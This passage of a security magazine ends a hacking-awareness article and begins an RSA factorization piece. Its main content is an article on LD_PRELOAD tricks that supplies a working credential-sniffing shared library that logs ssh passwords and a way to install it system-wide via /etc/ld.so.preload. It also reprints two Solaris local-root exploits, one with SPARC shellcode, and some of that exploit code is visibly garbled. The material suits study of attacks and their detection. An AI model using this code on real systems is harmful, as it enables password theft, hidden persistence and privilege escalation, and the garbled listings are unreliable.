have such knowledge. With one wrong step you can delete all traces of the attacker and it is often not possible to collect enough footsteps of the attack to catch and to convict the attacker. In this case you need professional help.

Conclusion

We presented a brief introduction to hacking and illustrated with concrete examples how attacks can be launched with very little effort, merely exploiting existing and well known vulnerabilities of widely used systems. From these, we derived a list of hints and suggestions that help in combating these and similar attacks. Companies are increasingly under pressure to demonstrate to a wary public that they pay appropriate attention to the

safeguarding of information entrusted to them. Companies are also waking up to the realization that attacks on badly protected systems can endanger their future existence.

It is relatively easy for a competent system administrator to install and to run a web server. With a day's effort one can create the domain and implement online shopping. After a few days or weeks of operating, one might have obtained numerous new customers together with their data such as addresses, credit card numbers and similar confidential information. However, if someone is able to hack into the system because of insufficient security and steals this customer information, the consequences for the company may be unpleasant: not only will customers be very unhappy, to the point of refusing to do business in the future, but data privacy laws may have been broken in the process which may result in rather undesirable attention from government prosecutors.

It is true that paying attention to security and privacy concerns requires some effort and the expenditure of time and money. But it is easier and cheaper in the long run to invest in the implementation of a comprehensive security policy before there is trouble.

It is important to understand that the security concept advocated here requires ongoing processes. Nearly every week new bugs and vulnerabilities are reported. The security concept must react to these and take appropriate actions. Also, changes in the company's operations must be reflected, such as new systems and services, or significant changes in the customer base.

It is prudent to be aware of the potential for disruption that hackers have and to try to anticipate them. It is always easier to implement security before a hacker obtained unauthorized access to unprotected systems than to recover from a successful attack. ●

About the author

Volker Hockmann is Senior Consultant at LogicaCMG Consulting Hamburg in Germany.

A D V E R T I S E M E N T

Security without Limits

guardiandigital.com/secure | 1-866-GD-LINUX

Open Source Internet Security

- Spyware/Phishing/Malicious Code Protection
- Enterprise-class Anti-SPAM & Virus Defense
- Privacy and Corporate Policy Enforcement
- Enterprise Scalability
- Fully Open Source & Adaptable



guardiandigital.com/secure | 1-866-GD-LINUX

LD_PRELOAD Tricks

Stefan Klaas (GroundZero Security Research)

Difficulty



LD_PRELOAD is an environment variable that allows us to specify a shared library that will be loaded when a program runs. We will learn some interesting and very powerful tricks with this little variable. It opens up a lot of possibilities for us to manipulate Programs. We can even use it for reverse engineering and sniffing data from any protocol, even ssh.

This allows us to hijack functions which normally reside in the standard C library (libc.so). However, there is a security mechanism that prevents `suid` binaries from loading a library with `LD_PRELOAD`. Obviously that makes sense, but there have been tricks to circumvent that. Most of them have been fixed by now though. Before we show some tricks, let us first have a look at some background information.

The Dynamic Linker

Lets have a look at the dynamic linker. A dynamic linker is part of the Operating System and is responsible for loading and linking of shared libraries for an executable at run time, unless the `-static` flag has been passed to `ld` during compilation as then dynamic libraries will be ignored. Also a static linked program obviously will not load shared libraries.

On Unix operating systems, the shared libraries vary. The ones that you probably have seen are `ld-linux.so` (Linux) and `ld.so` (BSD). They change their behaviour depending on a set of special environment variables. That is where we come to `LD_PRELOAD`, but there are more such as `LD_DEBUG` or `LD_LIBRARY_PATH`. You can read about all those variables in the linux man page of `ld.so`. Lets just take a look at `LD_PRELOAD` (See Listing 1). We can override functions, this makes it very interesting and opens up some nice possibilities. As you can read, on `setuid` binaries `LD_PRELOAD` can only link other `suid` libraries. Now if you think that eliminates privilege escalation then just wait a little and read on.

Shared libraries

Shared libraries are loaded by programs when they start. If a shared library is installed properly, all programs that start afterwards, use the new shared library automatically. It allows you to update libraries and still support software that needs an older version, or override specific libraries when executing a program and do all this while programs are running using existing libraries.

The creation of a shared library is similar to the creation of a static library. Compile a list of object files, then insert them all into a shared library file, But there are two major differences: Compile for Position Independent Code and Library File Creation.

Position Independent Code

When the object files are generated, we have no idea where in memory they will be inserted in a program that will use them. Many different programs may use the same library, and each loads it into a different memory in address. So we need to make sure that all the jump calls etc.

What you will learn...

- Hijacking syscalls with `LD_PRELOAD`,
- Sniffing different Protocols in userland,
- Reversing dynamically linked executables.

What you should know...

- The Linux Operating System and C.

will use relative addresses and not absolute addresses. That means we have to use a special compiler flag that will cause this code to be generated. In gcc, this is done by specifying the `-fpic` or `-fpic` flag on the commandline.

Library File Creation

Compared to a static library, a shared library is not an archive file. It has a format that is specific to the architecture for which it is being created. So we need to tell the compiler that it should create a shared library, not a normal executable. This is done with the `-shared` flag.

In compile time we tell the linker to scan the shared library while building the executable program, so it will be sure that no symbols are missing. It will not really take the object files from the shared library and insert them into the program. Now at run time, that means when we run the program, we need to tell the system's dynamic linker where to find our shared library.

Hijacking Syscalls with LD_PRELOAD /examples: fake uid root

Ok, now you know enough to get started with the really interesting things. Since we are able to instruct a program to load a hostile library, we can take control over a program. It is not too hard to hijack a function. Basically, all you have to do is create a copy of the original function and add the features you want. Then, compile the functions to a library and export the LD_PRELOAD variable so that any program that is not `suid` will load it instantly.

To get started, we will hijack the `getuid()` functions to display `uid=0` even though we are just logged in as an ordinary user. We create our tiny library with the replacement functions. All we do is let it always return 0 (See Listing 2). Then we compile the library:

```
sk@Server:/tmp> gcc -shared lib.c -o /tmp/fakesuid.so
```

Now, all we have to is load it and we get a fake root id (See Listing 3).

This trick has been used in backdoored fake exploits to make the user

believe that the exploit worked, while in reality malicious code is being executed without the users knowledge.

With the `ldd` program you can view the shared library dependencies of an executable or shared library. Here you can clearly see that our library has been loaded. This is also a way of detecting such tricks in case you think your system got compromised. However, there are also ways for an attacker to circumvent detection with `ldd`. Remember, the attacker can replace any function, so he can also mess with the Output of any program and thus hide the loaded library in the printed

list. When we come to the section global preloading you will also learn other detection techniques, so do not worry.

That is all you need to know! Now you can hijack any function you want. With this knowledge we can go on to some more advanced things. We will use this throughout the article from now on, so if you have not understood it yet, you should start from the beginning once more. Another important thing to say is that the beginner can run into a problem after the library is active. Some programs might not function properly anymore if you replace certain functionality. In case you get

Listing 1. LD_PRELOAD Manual Page

```
LD_PRELOAD
  A whitespace-separated list of additional, user-specified, ELF shared
  libraries to be loaded before all others.

  This can be used to selectively override functions in other shared libraries.
  For setuid/setgid ELF binaries, only libraries in the standard search
  directories that are also setuid will be loaded.
```

Listing 2. Library with replacement functions

```
sk@Server:/tmp> cat lib.c
int getuid() { return(0); }
int geteuid() { return(0); }
int getgid() { return(0); }
int getegid() { return(0); }
```

Listing 3. Testing the Library

```
sk@Server:/tmp> id
uid=65001(sk) gid=100(users) groups=16(dialout),33(video),100(users)
sk@Server:/tmp> export LD_PRELOAD=/tmp/fakesuid.so
sk@Server:/tmp> id
uid=0(root) gid=0(root) groups=16(dialout),33(video),100(users)
sk@Server:/tmp>
```

Listing 4. The ldd program

```
sk@Server:/tmp> ldd /usr/bin/id
/tmp/fakesuid.so (0x40018000)
linux-gate.so.1 => (0xffffe000)
libselinux.so.1 => /lib/libselinux.so.1 (0x40026000)
libc.so.6 => /lib/tls/libc.so.6 (0x40035000)
/lib/ld-linux.so.2 (0x40000000)
sk@Server:/tmp>
```

Listing 5. The file program

```
Server:~/ld_preload # gcc bin.c -static
Server:~/ld_preload # file a.out
a.out: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.2.5, statically linked, not stripped
Server:~/ld_preload # file /bin/ls
/bin/ls: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.2.5, dynamically linked (uses shared libs), stripped
Server:~/ld_preload #
```

stuck with error messages when trying to execute programs, then simply do export LD_PRELOAD="" and everything is back to normal. Another helpful tip: to find out if a binary is static or dynamic, you can use the file utility. It will show you exactly what Format a file has and how it has been compiled.

Reversing Dynamically linked executables

The LD_PRELOAD variable can even be used to reverse password protected binaries. It is easy to recover certain password protections. Now, we have to replace the function that is responsible for the authentication. We take a look at the strcmp/strncmp type of password protection. This is one of the weaker protections, but we use it to illustrate the technique. It is easier for you to understand that way.

All right, first we need a protected program. I wrote a small one with a hardcoded password. Let's take a look at it (Listing 6). It has no other use than to display whether the password was accepted or not, perfect for us to understand it. No need to dig through much code. What comes next after we have the program? Maybe you have guessed already, we create a shared library that will replace the original strcmp() function with ours. It will just display the arguments that have been passed to it. That should reveal the password the program expects.

First, we compile and then execute it normally (Listing 7). Now we have to create our library with the replacement function. In this case strcmp (Listing 8). All is ready for the attack. We compile the shared library, preload it and then launch the executable of the protected program (See Listing 9). Here you go, you just recovered the hardcoded password! What happens here is that the strcmp and strncmp functions compare 2 strings if they match. By replacing this function and printing the arguments we get both strings, not only the one we typed in, but also the one that the program expects to match, which is the actual password. Of course there are more advanced protection schemes, but they can also be attacked by replacing functions.

Sniffing different Protocols in userland / examples: ssh, ftp, http, smtp

One of the most interesting things we can do is to sniff certain protocols with the use of a shared library and

LD_PRELOAD. The best of all is that there is no kernel coding required. It is all completely in userland.

Let us first think of what we need. We have to find out which functions are responsible for the output that we want to sniff. We will be concentrating on the

```
g-0.org - PuTTY
Server:~/ld_preload/sniff # gcc -shared evil_lib.c -o evil_lib.so
Server:~/ld_preload/sniff # cp evil_lib.so /tmp
Server:~/ld_preload/sniff # env | grep LD_PRELOAD
Server:~/ld_preload/sniff #
```

Figure 1. Attacking ssh

```
g-0.org - PuTTY
Server:~/ld_preload/sniff # echo "/tmp/evil_lib.so" >/etc/ld.so.preload
Server:~/ld_preload/sniff # su sk
sk@Server:/root/ld_preload/sniff# cd /tmp
sk@Server:/tmp# ldd /usr/bin/id
/tmp/evil_lib.so (0x40019000)
linux-gate.so.1 => (0xffffe000)
libselinux.so.1 => /lib/libselinux.so.1 (0x40027000)
libc.so.6 => /lib/tls/libc.so.6 (0x40036000)
/lib/ld-linux.so.2 (0x40000000)
sk@Server:/tmp#
```

Figure 2. Path and filename for the Library

Listing 6. Protected test program

```
Server:~/ld_preload # cat bin.c
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#define PASSWORD "let-me-in"
#define MAXBUFF 1024

int main() {
    char buffer[MAXBUFF];
    char *msg="Please enter password:\t";
    char *p=PASSWORD;
    printf(msg);
    fgets(buffer,255,stdin);

    if (strncmp(p,buffer,strlen(p))==0) {
        printf("Success!\n");
        exit(0);
    }
    printf("Wrong password!\n");
    exit(0);
}
Server:~/ld_preload #
```

Listing 7. Compiling and running the program

```
Server:~/ld_preload # gcc bin.c -o bin
Server:~/ld_preload # ./bin
Please enter password: fdfsfsdfd
Wrong password!
Server:~/ld_preload # ./bin
Please enter password: let-me-in
Success!
Server:~/ld_preload #
```

Listing 8. Library with own strn cmt implementation

```
Server:~/ld_preload # cat strncmp.c
#include <string.h>
int strncmp(const char *s1, const char *s2, size_t n) {
    printf("strncmp arguments: %s and %s-size: %d\n", s1, s2, n);
}
Server:~/ld_preload #
```


Listing 9. Trying the attack

```
Server:~/ld_preload # gcc strncmp.c -shared -o strncmp.so
Server:~/ld_preload # export LD_PRELOAD=`pwd`/strncmp.so
Server:~/ld_preload # ./bin
Please enter password: test
strncmp arguments: let-me-in and test
-size: 9
Wrong password!
Server:~/ld_preload #
```

Listing 10. Sniffer Library

```
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>

#define LOGFILE "/tmp/logfile.txt"
static int fd=-1;

ssize_t read(int fd, void *buf, size_t count)
{
    ssize_t rd = __read(fd,buf,count); /* here we call the real read()
                                        function and save the return value */
    if (rd > 0)
    {
        fd = open(LOGFILE,O_RDWR | O_CREAT | O_APPEND, 0755); /*
                                                                create or append to logfile */
        if (fd > 0)
        {
            __write(fd,buf,rd); /* call real write() and write
                                all data to the logfile */
        }
    }
    return(rd); /* return the response of the original read() call */
}

ssize_t write(int fd, const void *buf, size_t count)
{
    ssize_t wr = __write(fd,buf,count);

    if (wr > 0)
    {
        fd = open(LOGFILE,O_RDWR | O_CREAT | O_APPEND, 0755);
        if (fd > 0)
        {
            __write(fd,buf,wr);
        }
    }

    return(wr);
}
```

Listing 11. Attacking ssh

```
Server:~/ld_preload # gcc -shared evil_lib.c -o evil.so
Server:~/ld_preload # export LD_PRELOAD=`pwd`/evil.so
Server:~/ld_preload # ssh localhost
Password:
<ctrl-c>
Server:~/ld_preload # strings /tmp/logfile.txt | grep Password
Password: this is the password
Password:
Server:~/ld_preload #
```

passwords. In our case, we just save any data by hijacking the `read()` and `write()` systemcalls and later parse the output. Here we have a good chance to get interesting data. Of course you can parse the output directly to only save certain data such as password strings, but we try to log a full `ssh` session. In Listing 10, you find the code for our evil library along with comments.

As we got our library everything is ready for the test. We compile the library the same way we did it in the previous section and export the `LD_PRELOAD` variable. Now try `ssh'ing` out to a remote system, or simply do `ssh localhost` and login, do some stuff and then exit. If everything went well, we have the password in cleartext in our logfile. Lets have a try. I will just be entering a fake password as it will be logged to (See Listing 11).

As you can see, we have logged the password. The output includes binary data, so by using the `strings` command, we only get ASCII text as that is all we want for now. You could create a complete log of a shell session.

With this method you can sniff virtually every protocol. You can use it to reconstruct ftp data and even binaries, whole telnet or ssh sessions and much more. You could even use it to hijack sessions or block certain connections. It makes it possible to create a full userland rootkit as you know from loadable kernel modules, kernel or memory infectors.

Global preloading

How do we get our shared library exported globally? It is all pretty useless if we have to add a loader to a file such as `.bashrc` and that would only work on a specific user. That is why there are two ways of loading preload libraries. First by putting the library location into the `LD_PRELOAD` variable and second, by placing the name of the library along with its full path in the `/etc/ld.so.preload` file. Just create it and put the location in. The library will be loaded system-wide. But remember, this does not affect statically linked programs. Let us try this with our previous code example. We let it load globally for any user.

First of all we compile our shared library and place it in /tmp so that every user will have access to it (See Figure 1). Remember to place the library in a directory that has the right permissions for every user to be accessed. Now we have to write the path and filename of our library into /etc/ld.so.preload (See Figure 2).

Since everything is ready now and the library should load up globally, we change to a normal user and try it out. As you can see on the screenshot (See Figure 3) we ssh to localhost and type in the password, in our case it is *this is my password*, then we look for our logfile and check if our password has been logged. As

you can see, everything works fine. The logfile has grown bigger already, because we simply log any read() or write() operation and thus this leads to a lot of garbage data. That is why I leave this as an exercise for the interested reader to parse the output only for interesting data to be logged. Get things sorted by tracing

the daemon(s) that you want to sniff and check the descriptors and then parse them in the code i.e. If (fd==2) and also check if the call was made from a terminal with the isatty() function.

This is also a way to detect LD_PRELOAD attacks. Often the file /etc/ld.so.preload does not even exist,




Figure 3. ssh localhost

Listing 12. Solaris libnspr exploit

```

#!/bin/sh
#
# $Id: raptor_libnspr2,v 1.4 2006/10/16 11:50:48 raptor Exp $
#
# raptor_libnspr2 - Solaris 10 libnspr LD_PRELOAD exploit
# Copyright (c) 2006 Marco Ivaldi
#
# <raptor@0xdeadbeef.info>
#
# Local exploitation of a design error vulnerability in
# version 4.6.1 of
# NSPR, as included with Sun Microsystems Solaris 10,
# allows attackers to
# create or overwrite arbitrary files on the system. The
# problem exists
# because environment variables are used to create log
# files. Even when the
# program is setuid, users can specify a log file that
# will be created with
# elevated privileges (CVE-2006-4842).
#
# Newschool version of local root exploit via LD_PRELOAD
# (hi KF!). Another
# possible (but less 1337;) attack vector is /var/spool/
# cron/atjobs.
#
# See also: http://www.0xdeadbeef.info/exploits/raptor_
# libnspr
#
# Usage:
# $ chmod +x raptor_libnspr2
# $ ./raptor_libnspr2
# [...]
# Sun Microsystems Inc. SunOS 5.10 Generic January 2005
# # id
# uid=0(root) gid=0(root)
# # rm /usr/lib/secure/getuid.so
# #
#
# Vulnerable platforms (SPARC):
# Solaris 10 without patch 119213-10 [tested]
#
# Vulnerable platforms (x86):
# Solaris 10 without patch 119214-10 [untested]
echo "raptor_libnspr2 - Solaris 10 libnspr LD_PRELOAD exploit"
echo "Copyright (c) 2006 Marco Ivaldi <raptor@0xdeadbeef.info>"
echo
# prepare the environment
NSPR_LOG_MODULES=all:5
NSPR_LOG_FILE=/usr/lib/secure/getuid.so
export NSPR_LOG_MODULES NSPR_LOG_FILE
# gimme -rw-rw-rw-!
umask 0
# setuid program linked to /usr/lib/mps/libnspr4.so
/usr/bin/chkey
# other good setuid targets
#/usr/bin/passwd
#/usr/bin/lp
#/usr/bin/cancel
#/usr/bin/lpset
#/usr/bin/lpstat
#/usr/lib/lp/bin/netpr
#/usr/lib/sendmail
#/usr/sbin/lpmove
#/usr/bin/login
#/usr/bin/su
#/usr/bin/mailq
# prepare the evil shared library
echo "int getuid(){return 0;}" > /tmp/getuid.c
gcc -fPIC -Wall -g -O2 -shared -o /usr/lib/secure/
getuid.so /tmp/getuid.c -lc
if [ $? -ne 0 ]; then
    echo "problems compiling evil shared library,
    check your gcc"
    exit 1
fi
# newschool LD_PRELOAD foo;)
unset NSPR_LOG_MODULES NSPR_LOG_FILE
LD_PRELOAD=/usr/lib/secure/getuid.so su -
  
```

Listing 13. Solaris runtime linker exploit

```

/*
 * $Id: raptor_ldpreload.c,v 1.1 2004/12/04 14:44:38 raptor Exp $
 *
 * raptor_ldpreload.c - ld.so.1 local, Solaris/SPARC 2.6/7/8/9
 * Copyright (c) 2003-2004 Marco Ivaldi
 *
 * <raptor@0xdeadbeef.info>
 *
 * Stack-based buffer overflow in the runtime linker, ld.so.1,
 * on Solaris 2.6
 * through 9 allows local users to gain root privileges via a
 * long LD_PRELOAD
 * environment variable (CAN-2003-0609).
 *
 * This exploit uses the ret-into-ld.so technique, to
 * effectively bypass the
 * non-executable stack protection (noexec_user_stack=1 in
 * /etc/system). This
 * is a weird vulnerability indeed: the standard ret-into-
 * stack doesn't seem
 * to work properly for some reason (SEGV_ACCERR), and at
 * least my version of
 * Solaris 8 (Generic_108528-13) is very hard to exploit (how
 * to reach ret?).
 *
 * Usage:
 * $ gcc raptor_ldpreload.c -o raptor_ldpreload -ldl -Wall
 * $ ./raptor_ldpreload
 * [...]
 * # id
 * uid=0(root) gid=1(other)
 * #
 *
 * Vulnerable platforms:
 * Solaris 2.6 with 107733-10 and without 107733-11 [untested]
 * Solaris 7 with 106950-14 through 106950-22 and without
 * 106950-23 [untested]
 * Solaris 8 with 109147-07 through 109147-24 and without
 * 109147-25 [untested]
 * Solaris 9 without 112963-09 [tested]
 */
#include <dlfcn.h>
#include <fcntl.h>
#include <link.h>
#include <proofs.h>
#include <stdio.h>
#include <stdlib.h>
#include <strings.h>
#include <unistd.h>
#include <sys/systeminfo.h>
#define INFO1 "raptor_ldpreload.c - ld.so.1 local, Solaris/
SPARC 2.6/7/8/9"
#define INFO2 "Copyright (c) 2003-2004 Marco Ivaldi <raptor@0
xdeadbeef.info>"
#define VULN "/usr/bin/su" // default setuid target
#define BUFSIZE 1700 // size of the evil buffer
#define FFSIZE 64 + 1 // size of the fake frame
#define DUMMY 0xdeadbeef // dummy memory address
#define ALIGN 3 // needed address alignment
/* voodoo macros */
#define VOODOO32(____) {--; +=(____-1)%4- %4<0?8- %4:4- %4;}
#define VOODOO64(____) { +=7- (____+1)*4+3 }%8;}
char sc[] = /* Solaris/SPARC shellcode (12 + 48 = 60 bytes) */
/* setuid() */
"\x90\x08\x3f\xff\x82\x10\x20\x17\x91\xd0\x20\x08"

/* execve() */
"\x20\xbf\xff\xff\x20\xbf\xff\xff\xff\x7f\xff\xff\xff\x90\x03\xe0\x20"
"\x92\x02\x20\x10\xc0\x22\x20\x08\xd0\x22\x20\x10\xc0\x22\x20\x14"
"\x82\x10\x20\x0b\x91\xd0\x20\x08/bin/ksh";
/* globals */
char *env[256];
int env_pos = 0, env_len = 0;
/* prototypes */
int add_env(char *string);
void check_zero(int addr, char *pattern);
int search_ldso(char *sym);
int search_rwx_mem(void);
void set_val(char *buf, int pos, int val);
/*
 * main()
 */
int main(int argc, char **argv)
{
    char buf[BUFSIZE], ff[FFSIZE];
    char platform[256], release[256];
    int i, offset, ff_addr, sc_addr, str_addr;
    int plat_len, prog_len, rel;

    char *arg[2] = {"foo", NULL};
    int arg_len = 4, arg_pos = 1;
    int sb = ((int)argv[0] | 0xffff) & 0xfffffffffc;
    int ret = search_ldso("strcpy");
    int rwx_mem = search_rwx_mem();
    /* print exploit information */
    fprintf(stderr, "%s\n%s\n\n", INFO1, INFO2);
    /* get some system information */
    sysinfo(SI_PLATFORM, platform, sizeof(platform) - 1);
    sysinfo(SI_RELEASE, release, sizeof(release) - 1);
    rel = atoi(release + 2);
    /* prepare the evil buffer */
    memset(buf, 'A', sizeof(buf));
    buf[sizeof(buf) - 1] = 0x0;
    memcpy(buf, "LD_PRELOAD=", 12);
    buf[sizeof(buf) - 2] = '/';
    /* prepare the fake frame */
    bzero(ff, sizeof(ff));
    /*
 * saved %l registers
 */
    set_val(ff, i = 0, DUMMY); /* %10 */
    set_val(ff, i += 4, DUMMY); /* %11 */
    set_val(ff, i += 4, DUMMY); /* %12 */
    set_val(ff, i += 4, DUMMY); /* %13 */
    set_val(ff, i += 4, DUMMY); /* %14 */
    set_val(ff, i += 4, DUMMY); /* %15 */
    set_val(ff, i += 4, DUMMY); /* %16 */
    set_val(ff, i += 4, DUMMY); /* %17 */
    /*
 * saved %i registers
 */
    set_val(ff, i += 4, rwx_mem); /* %i0: 1st arg to strcpy() */
    set_val(ff, i += 4, 0x42424242); /* %i1: 2nd arg to strcpy() */
    set_val(ff, i += 4, DUMMY); /* %i2 */
    set_val(ff, i += 4, DUMMY); /* %i3 */
    set_val(ff, i += 4, DUMMY); /* %i4 */
    set_val(ff, i += 4, DUMMY); /* %i5 */
    set_val(ff, i += 4, sb - 1000); /* %i6: frame pointer */
    set_val(ff, i += 4, rwx_mem - 8); /* %i7: return address */
    /* fill the envp, keeping padding */

```

Listing 13. Solaris runtime linker exploit (continued)

```
sc_addr = add_env(ff);
str_addr = add_env(sc);
add_env("bar");
add_env(buf);
add_env(NULL);
/* calculate the offset to argv[0] (voodoo magic) */
plat_len = strlen(platform) + 1;
prog_len = strlen(VULN) + 1;
offset = arg_len + env_len + plat_len + prog_len;
if (rel > 7)
    VOODOO64(offset, arg_pos, env_pos)
else
    VOODOO32(offset, plat_len, prog_len)
/* calculate the needed addresses */
ff_addr = sb - offset + arg_len;
sc_addr += ff_addr;
str_addr += ff_addr;
/* set fake frame's %il */
set_val(ff, 36, sc_addr); /* 2nd arg to strcpy() */
/* fill the evil buffer */
for (i = 12 + ALIGN; i < 1296; i += 4)
    set_val(buf, i, str_addr); /* must be a valid string */
/* to avoid distance bruteforcing */
for (i = 1296 + ALIGN; i < BUFSIZE - 12; i += 4) {
    set_val(buf, i, ff_addr);
    set_val(buf, i += 4, ret - 4); /* strcpy(), after the save */
}
/* print some output */
fprintf(stderr, "Using SI_PLATFORM\t: %s (%s)\n", platform,
        release);
fprintf(stderr, "Using stack base\t: 0x%p\n", (void *)sb);
fprintf(stderr, "Using string address\t: 0x%p\n", (void
        *)str_addr);
fprintf(stderr, "Using rwx_mem address\t: 0x%p\n", (void
        *)rwx_mem);
fprintf(stderr, "Using sc address\t: 0x%p\n", (void *)sc_addr);
fprintf(stderr, "Using ff address\t: 0x%p\n", (void *)ff_addr);
fprintf(stderr, "Using strcpy() address\t: 0x%p\n\n", (void
        *)ret);
/* run the vulnerable program */
execve(VULN, arg, env);
perror("execve");
exit(0);
}
/*
 * add_env(): add a variable to envp and pad if needed
 */
int add_env(char *string) {
    int i;
    /* null termination */
    if (!string) {
        env[env_pos] = NULL;
        return(env_len);
    }
    /* add the variable to envp */
    env[env_pos] = string;
    env_len += strlen(string) + 1;
    env_pos++;
    /* pad the envp using zeroes */
    if ((strlen(string) + 1) % 4)
        for (i = 0; i < (4 - ((strlen(string)+1)%4)); i++, env_pos++) {
            env[env_pos] = string + strlen(string);
            env_len++;
        }
        return(env_len);
    }
    /*
     * check_zero(): check an address for the presence of a 0x00
     */
    void check_zero(int addr, char *pattern) {
        if (!(addr & 0xff) || !(addr & 0xff00) || !(addr & 0xff0000) ||
            !(addr & 0xff000000)) {
            fprintf(stderr, "Error: %s contains a 0x00!\n", pattern);
            exit(1);
        }
    }
    /*
     * search_ldso(): search for a symbol inside ld.so.1
     */
    int search_ldso(char *sym) {
        int addr;
        void *handle;
        Link_map *lm;
        /* open the executable object file */
        if ((handle = dlmopen(LM_ID_LDSO, NULL, RTLD_LAZY)) == NULL) {
            perror("dlopen");
            exit(1);
        }
        /* get dynamic load information */
        if ((dlinfo(handle, RTLD_DI_LINKMAP, &lm) == -1) {
            perror("dlinfo");
            exit(1);
        }
        /* search for the address of the symbol */
        if ((addr = (int)dlsym(handle, sym)) == NULL) {
            fprintf(stderr, "sorry, function %s() not found\n", sym);
            exit(1);
        }
        /* close the executable object file */
        dlclose(handle);
        check_zero(addr - 4, sym);
        return(addr);
    }
    /*
     * search_rwx_mem(): search for an RWX memory segment valid for all
     * programs (typically, /usr/lib/ld.so.1) using the proc filesystem
     */
    int search_rwx_mem(void) {
        int fd;
        char tmp[16];
        prmap_t map;
        int addr = 0, addr_old;
        /* open the proc filesystem */
        sprintf(tmp, "/proc/%d/map", (int)getpid());
        if ((fd = open(tmp, O_RDONLY)) < 0) {
            fprintf(stderr, "can't open %s\n", tmp);
            exit(1);
        }
        /* search for the last RWX memory segment before stack
           (last - 1) */
        while (read(fd, &map, sizeof(map)))
            if (map.pr_vaddr)
                if (map.pr_mflags & (MA_READ | MA_WRITE | MA_EXEC)) {
                    addr_old = addr;
                    addr = map.pr_vaddr;
                }
            close(fd);
        /* add 4 to the exact address NULL bytes */
    }
}
```

so when it is there, have a look at the included libraries and debug them to see if they are hostile.

Privilege escalation with LD_PRELOAD

One interesting bug for the Solaris Operating System that has been published this year, is using LD_PRELOAD to exploit a bug. The vulnerability is caused due to insecure use of the environment variables within the Netscape Portable Runtime (NSPR). This can be exploited to overwrite arbitrary files or gain escalated privileges. The code for this exploit is very tiny, easy to understand and well commented (See Listing 12). In addition to that I will also include an exploit for a stack based Overflow that existed by overflowing the LD_PRELOAD variable directly (See Listing 13). This is one of the more recent bugs, but there have been quiet a few vulnerabilities that involved LD_PRELOAD in the past. Lets have a look at a few other bugs.

XF86

The untrusted search path vulnerability in `libX11.so` in `xfree86`, when used in `setuid` or `setgid` programs, allows local users to gain root privileges via a modified LD_PRELOAD environment variable that points to a malicious module.

LIDS

The use of LD_PRELOAD can make a program with privileges given by LIDS execute attackers code. This means that a root intruder can get every capability or fs access you configured LIDS to grant. Moreover, if you granted CAP_

Listing 13. Solaris runtime linker exploit (the end)

```
if (!(addr_old & 0xff))
    addr_old |= 0x04;
if (!(addr_old & 0xff00))
    addr_old |= 0x0400;
return(addr_old);
}
/*
 * set_val(): copy a dword inside a buffer
 */
void set_val(char *buf, int pos, int val)
{
    buf[pos] = (val & 0xff000000) >> 24;
    buf[pos + 1] = (val & 0x00ff0000) >> 16;
    buf[pos + 2] = (val & 0x0000ff00) >> 8;
    buf[pos + 3] = (val & 0x000000ff);
}
```

SYS_RAWIO or CAP_SYS_MODULE to a program, an attacker could deactivate LIDS and thus, access any file. In some configurations, this also lead to users being able to become root. (there must be a program granted CAP_SETPUID which is not `setuid`)

OpenSSH

OpenSSH includes a feature by which a user can arrange for environmental variables to be set depending upon the key used for authentication. These environmental variables are specified in the `authorized_keys` (`SSHv1`) or `authorized_keys2` (`SSHv2`) files in the user's home directory on the server. This is normally safe, as this environment is passed only to the user's shell, which is invoked with user privileges.

However, when the OpenSSH server `sshd` is configured to use the system's login program (via the directive `UseLogin yes` in `sshd_config`), this environment is passed to login, which is invoked with superuser privileges.

Because certain environmental variables such as LD_LIBRARY_PATH and LD_PRELOAD can be set using the previously described feature, the user may arrange for login to execute arbitrary code with superuser privileges.

OpenVPN

A vulnerability exists in OpenVPN, which can be exploited by malicious people to compromise a user's system. The vulnerability is caused by OpenVPN clients allowing the server to transmit environment variables including LD_PRELOAD to client-side shell scripts via `setenv` configuration directives. This can be exploited to execute arbitrary code on a vulnerable client by placing a malicious file in a known location and load this. Successful exploitation requires that a user connects to a malicious server.

Conclusion

Now you know about the powerful LD_PRELOAD Variable and what we can do with it. It is very useful for debugging Closed Source Software, or logging Data. Imagine a Daemon does not have any logging features, now you can simply include your own! Or if you want to see what your users are doing on your System, you can create a Session log. There is much more you can do with LD_PRELOAD, so if you found this article useful, go and google a bit to find more information on the Internet. ●

On the Net


- http://developers.sun.com/solaris/articles/lib_interposers.html,
- <http://www.GroundZero-Security.com>.

About the author

Stefan Klaas has been involved in the IT Security field for over 10 years and has been working as security Administrator and Software Engineer. Since 2005 he has been CEO of the Company GroundZero Security Research in Germany. He is still developing Proof of Concept Exploit code, actively researching security related issues and performing Penetration tests.

Factorization Attack to RSA

Daniel Lerch Hostalot



Attack

Difficulty



RSA is, without any doubts, the most popular public key cryptosystem which is being used and which has survived the analysis of the crypto-analysts for over a quarter of a century. This popular algorithm bases its security on the difficulty which is to factorize big numbers, considering as big numbers as those with over 100 decimal digits.

In this article, we will study the inner workings of RSA and the possibility of running factorization attacks. We will see how RSA keys and the attack procedure are used to obtain the private key out of the public key.

To follow this article and understand it, the reader needs to have a basic knowledge of C programming as well as some mathematical background. In the *On the Net* frame you will find additional material that will allow you to go further.

All the examples have been developed and tested on a GNU/Linux system.

Public key cryptography

On the contrary to private key cryptography, where a single key is used to encrypt and decrypt messages, public key cryptography uses two keys. These two keys are known as a public key and a private one. To cypher the communication, the user needs both of them. While the private key must remain secret, the public one can be available to anyone who wants to send cyphered messages to the user. A message cyphered with a public key can only be deciphered with its corresponding private key. To make this possible, we have

to go through some mathematics problems. What we use RSA for is the factorization of the big numbers.

